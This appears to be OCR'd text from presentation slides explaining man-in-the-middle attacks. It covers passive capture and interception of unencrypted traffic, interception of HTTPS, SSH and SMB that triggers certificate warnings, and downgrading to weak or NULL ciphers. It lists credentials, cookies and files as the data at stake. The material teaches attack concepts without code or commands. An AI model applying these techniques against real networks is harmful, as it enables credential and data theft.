
Encrypted Traffic (https, smb, ssh, …)

- Intercepting
- Redirecting (to third party server, phishing)
- Downgrading

Unencrypted MitM

passive versus interception

Man in the Middle – Passive - Unencrypted Traffic



unencrypted traffic

unencrypted traffic


Username, Password, Creditcard, Uploaded Files, PDF, Sessions, Cookies, …

unencrypted traffic

unencrypted traffic


Confidential Files, PDF, Video, PPTX, Word, Excel

Man in the Middle – Interception - Unencrypted Traffic



Encrypted MitM

Man in the Middle – Interception - Encrypted Traffic



encrypted traffic

encrypted traffic

Certification Mismatch / TLS Error / Warning

Username, Password, Creditcard, Uploaded Files, PDF, Sessions, Cookies, …

HTTPS


SSH

encrypted traffic

encrypted traffic

Confidential Files, PDF, Video, PPTX, Word, Excel

Man in the Middle – Downgrading - Encrypted Traffic



i want to encrypt

please use low encryption or NULL ciphers

SMB

